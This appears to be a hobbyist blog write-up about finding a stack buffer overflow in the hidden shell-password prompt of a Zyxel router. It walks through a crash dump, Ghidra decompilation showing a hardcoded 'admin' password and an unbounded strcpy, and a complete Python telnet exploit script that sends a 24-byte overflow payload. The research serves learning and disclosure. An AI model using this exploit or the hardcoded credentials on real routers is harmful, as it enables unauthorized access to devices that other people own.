2ac1c000-2ac1e000 r-xp 00000000 1f:00 591        /lib/libdl.so.0
2ac1e000-2ac2d000 ---p 00000000 00:00 0
2ac2d000-2ac2e000 r--p 00001000 1f:00 591        /lib/libdl.so.0
2ac2e000-2ac2f000 rw-p 00002000 1f:00 591        /lib/libdl.so.0
2ac2f000-2ad8e000 r-xp 00000000 1f:00 722        /lib/private/libcms_core.so
2ad8e000-2ad9d000 ---p 00000000 00:00 0
2ad9d000-2ada3000 rw-p 0015e000 1f:00 722        /lib/private/libcms_core.so
2ada3000-2ada5000 r-xp 00000000 1f:00 728        /lib/private/libnanoxml.so
2ada5000-2adb4000 ---p 00000000 00:00 0
2adb4000-2adb5000 rw-p 00001000 1f:00 728        /lib/private/libnanoxml.so
2adb5000-2adcf000 r-xp 00000000 1f:00 727        /lib/private/libmdm.so
2adcf000-2adde000 ---p 00000000 00:00 0
2adde000-2adf2000 rw-p 00019000 1f:00 727        /lib/private/libmdm.so
2adf2000-2adfb000 r-xp 00000000 1f:00 732        /lib/private/libxdslctl.so
2adfb000-2ae0a000 ---p 00000000 00:00 0
2ae0a000-2ae0b000 rw-p 00008000 1f:00 732        /lib/private/libxdslctl.so
2ae0b000-2ae0e000 r-xp 00000000 1f:00 715        /lib/private/libatmctl.so
2ae0e000-2ae1d000 ---p 00000000 00:00 0
2ae1d000-2ae1e000 rw-p 00002000 1f:00 715        /lib/private/libatmctl.so
2ae1e000-2ae26000 r-xp 00000000 1f:00 731        /lib/private/libvlanctl.so
2ae26000-2ae35000 ---p 00000000 00:00 0
2ae35000-2ae36000 rw-p 00007000 1f:00 731        /lib/private/libvlanctl.so
2ae36000-2ae37000 r-xp 00000000 1f:00 730        /lib/private/libspuctl.so
2ae37000-2ae46000 ---p 00000000 00:00 0
2ae46000-2ae47000 rw-p 00000000 1f:00 730        /lib/private/libspuctl.so
2ae47000-2ae49000 r-xp 00000000 1f:00 729        /lib/private/libpwrctl.so
2ae49000-2ae58000 ---p 00000000 00:00 0
2ae58000-2ae59000 rw-p 00001000 1f:00 729        /lib/private/libpwrctl.so
2ae59000-2ae69000 r-xp 00000000 1f:00 724        /lib/private/libethswctl.so
2ae69000-2ae78000 ---p 00000000 00:00 0
2ae78000-2ae79000 rw-p 0000f000 1f:00 724        /lib/private/libethswctl.so
2ae79000-2ae84000 r-xp 00000000 1f:00 740        /lib/public/libxmltools.so
2ae84000-2ae93000 ---p 00000000 00:00 0
2ae93000-2ae94000 rw-p 0000a000 1f:00 740        /lib/public/libxmltools.so
2ae94000-2aebe000 r-xp 00000000 1f:00 592        /lib/libgcc_s.so.1
2aebe000-2aece000 ---p 00000000 00:00 0
2aece000-2aecf000 rw-p 0002a000 1f:00 592        /lib/libgcc_s.so.1
2aecf000-2af27000 r-xp 00000000 1f:00 585        /lib/libc.so.0
2af27000-2af36000 ---p 00000000 00:00 0
2af36000-2af37000 r--p 00057000 1f:00 585        /lib/libc.so.0
2af37000-2af38000 rw-p 00058000 1f:00 585        /lib/libc.so.0
2af38000-2af3d000 rw-p 00000000 00:00 0
2af3d000-2af55000 r-xp 00000000 1f:00 594        /lib/libm.so.0
2af55000-2af64000 ---p 00000000 00:00 0
2af64000-2af65000 rw-p 00017000 1f:00 594        /lib/libm.so.0
58800000-58a60000 rw-s 00000000 00:06 131076     /SYSV00000000 (deleted)
7f9e6000-7f9fb000 rwxp 00000000 00:00 0          [stack]
~ #
Poking at the “shell Password” prompt with a few hundred As instead of a real password, mostly out of the “what happens if I don’t behave”, got me this instead of a polite rejection:
1
2
3
4
5
shell Password: (few hundred A's)
Incorrect! Try again.
shell Password:  (a correct password entered here)
consoled:error:411.773:runCommandInShell:98:Should not have reached here!
smd:error:411.821:collectApp:1463:consoled (pid 2479) exited due to uncaught signal number 11
Signal 11 is SIGSEGV, and "Should not have reached here!" is the developer’s own assertion string. That’s usually a decent sign something’s overflowing state it shouldn’t be touching. Dmesg output:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
Cpu 1
$ 0   : 00000000 10008d00 00000001 00000000
$ 4   : 7fe9aab8 7fe9aab8 00000000 00000000
$ 8   : 00000000 00008d00 00000000 83884000
$12   : 00000000 8042d00c 00000000 81523480
$16   : 7fe9af54 00000003 004010a4 2af1f000
$20   : 00400bac 2aefc110 7fe9ae98 0040d05c
$24   : 00000000 2aedcb70
$28   : 2ab8d3f0 7fe9acc8 41414141 41414141
Hi    : 00000000
Lo    : 00000070
epc   : 41414141 0x41414141
    Tainted: P
ra    : 41414141 0x41414141
Status: 00008d13    USER EXL IE
Cause : 00000008
BadVA : 41414140
PrId  : 0002a080 (Broadcom4350)
consoled/2993: potentially unexpected fatal signal 11.
epc and ra both sitting at 0x41414141 - the ASCII value of four capital A’s. Control over where execution goes next, from a prompt that’s supposed to just be checking a string. Repeating the test with a cyclic, non-repeating pattern instead of plain A’s, allowed me to find the exact offset to the overflow at 24 bytes before that saved return address gets overwritten.
So I decided to do some static analysis. Let’s look at Ghidra’s disassembly.

The “shell Password” string is cross-referenced inside of the cli_processHiddenCmd() function.

Here is the Ghidra-decompiled function:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
undefined1 cli_processHiddenCmd(char *param_1)

{
  bool bVar1;
  size_t sVar2;
  int iVar3;
  char *__src;
  int local_48;
  size_t local_38;
  uint local_30;
  char acStack_2c [16];
  char local_1c [16];
  undefined2 local_c [2];

  local_c[0] = 0x7368;
  bVar1 = false;
  local_48 = 0;
  if ((currPerm & 0xc0) == 0) {
    return 0;
  }
  local_38 = strlen(param_1);
  local_30 = 0;
  do {
    if (local_38 <= local_30) {
LAB_2ab89b34:
      local_30 = 0;
      while( true ) {
        if (5 < local_30) {
          return 0;
        }
        sVar2 = strlen(*(char **)(PTR_DAT_2abdb408 + local_30 * 4 + 0x7260));
        if ((sVar2 == local_38) &&
           (iVar3 = strncasecmp(param_1,*(char **)(PTR_DAT_2abdb408 + local_30 * 4 + 0x7260),
                                local_38), iVar3 == 0)) break;
        local_30 = local_30 + 1;
      }
      memcpy(acStack_2c,"admin",6);
      iVar3 = strncasecmp(param_1,(char *)local_c,local_38);
      if (iVar3 == 0) {
        while (!bVar1) {
          local_1c[0] = '\0';
          __src = getpass("shell Password: ");
          if (__src != (char *)0x0) {
            strcpy(local_1c,__src);
            sVar2 = strlen(__src);
            bzero(__src,sVar2);
          }
          local_48 = local_48 + 1;
          iVar3 = strcmp(acStack_2c,local_1c);
          if (iVar3 == 0) {
            bVar1 = true;
          }
          else {
            if (2 < local_48) {
              printf("Authorization failed after trying %d times!!!.\n",local_48);
              sleep(3);
              return 1;
            }
            puts("Incorrect! Try again.");
          }
        }
      }
So, at line 15, a local stack array is populated with local_c[0] = 0x7368;, which corresponds to the string "sh" (this is MSB / big-endian architecture / binary), and at line 38 it compares it with our input. If the input matches - you are asked for a password to access this undocumented shell, which compares your input at line 49 iVar3 = strcmp(acStack_2c,local_1c); with the hardcoded string admin set at line 37 memcpy(acStack_2c,"admin",6);.
Static analysis of the disassembly backed up the crash dump: the copy into that password buffer is a raw strcpy() with no bounds checking, the buffer itself is 16 bytes, and the saved return address sits exactly 24 bytes in. The source is the _src at line 42 __src = getpass("shell Password: ");, and the sink is the strcpy(local_1c,__src); at line 44.
Confirming a crash by hand is one thing; actually stepping through it properly needed a real debugger sitting on the device. Under normal circumstances I’d have just plugged an Ethernet cable in and used TFTP like a person with functioning life priorities - except this whole thing was happening on vacation, I hadn’t packed a UTP cable because who packs a UTP cable for vacation (maybe the same guy that brings a fucking router with him on a vacation should pack it?), and the router’s WiFi had stopped coming up entirely after the factory reset from earlier in this saga.
I actually went to upload the gdb-server via UART, but that was just horrible and I was really impatient. That led to even more time used to find something to execute, and finding the good address to put in epc, but eventually I found something just to get some kind of code-execution.

Snipped /opt/scripts/dumpsysinfo.sh script contents:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
➜  scripts cat dumpsysinfo.sh
#!/bin/sh

echo "======Version Info======"

echo "######kernel version######"
cat /proc/version

if [ -e /bin/wlctl ]; then
    echo "######wl version######"
    /bin/wlctl ver
    /bin/wlctl revinfo
fi

if [ -e /bin/xdslctl ]; then
    echo "######xdsl version######"
    /bin/xdslctl --version
fi

echo
echo
echo "======System Info======"

sys_info_list="/proc/uptime
               /proc/cpuinfo
               /proc/brcm/kernel_config
               /proc/interrupts
               /proc/meminfo
               /proc/iomem
               /proc/slabinfo
               /proc/modules
               /proc/timer_list
               /proc/bus/pci/devices
               /proc/sys/kernel/sched_compat_yield
               /proc/sys/kernel/sched_rt_period_us
               /proc/sys/kernel/sched_rt_runtime_us"

# busybox msh does not support passing lists to functions
# so must repeat the function here
for f in $sys_info_list
do
    echo "######${f}######"
    if [ -e $f ]; then
        cat $f
    else
        echo "$f does not exist on this system."
    fi
done

# Current Processes Information
echo "###### ps ######"
ps
#TODO log more details about important processes(ex;priority, cpu affinity etc..)


echo
echo
echo "======Networking Info======"

#Networking Information
echo "######ifconfig -a######"
ifconfig -a

echo "######brctl show######"
brctl show
...
Exploit:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
➜  zyxel cat exp.py
import socket
import time

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(("10.0.0.138", 23))

time.sleep(1)
print(s.recv(4096).decode(errors="ignore"))

s.send(b"admin\r\n")
time.sleep(1)
print(s.recv(4096).decode(errors="ignore"))

s.send(b"admin\r\n")
time.sleep(1)
print(s.recv(4096).decode(errors="ignore"))

s.send(b"sh\r\n")
time.sleep(1)
print(s.recv(4096).decode(errors="ignore"))

s.send(b"AAAA\r\n")
time.sleep(1)
print(s.recv(4096).decode(errors="ignore"))

s.send(b"AAAA\r\n")
time.sleep(1)
print(s.recv(4096).decode(errors="ignore"))

payload = b"A" * 24 + b"\x2a\xb3\x8f\x80"
s.send(payload + b"\r\n")

time.sleep(10)

s.settimeout(2)
while True:
    try:
        data = s.recv(65536)
    except socket.timeout:
        break
    if not data:
        break
    print(data.decode(errors="ignore"))

s.close()

P.S. I’m sure that someone already found this vulnerability 12 years ago, but I honestly didn’t look. I just wanted to repeat one of the processes I learned at the Flashback training, gather hands-on experience and have fun.
And that is it. The exploit is merely for the lulz, obviously. If you’re where I was a couple of weekends ago - perfectly fine with a shell prompt, mildly terrified of a soldering iron - budget more patience for the multimeter phase than seems reasonable, don’t assume a tool is broken just because it won’t answer your question, check which USB port you’re using before you start questioning your life choices, and don’t be surprised if “let’s just see if I can get a login prompt” turns into a lot more than that by the time you look up.
After this endeavor, my friend “The Lamp” gave me a Cisco Meraki device, which I have fun with at the moment. I got UART access to the device and managed to interrupt the boot process to land in the bootloader. But, to really fiddle with the device I will need to solder the pins on the JTAG. Hopefully, if I don’t burn the house, you will read it in an upcoming post.
UART the planet.
kr3bz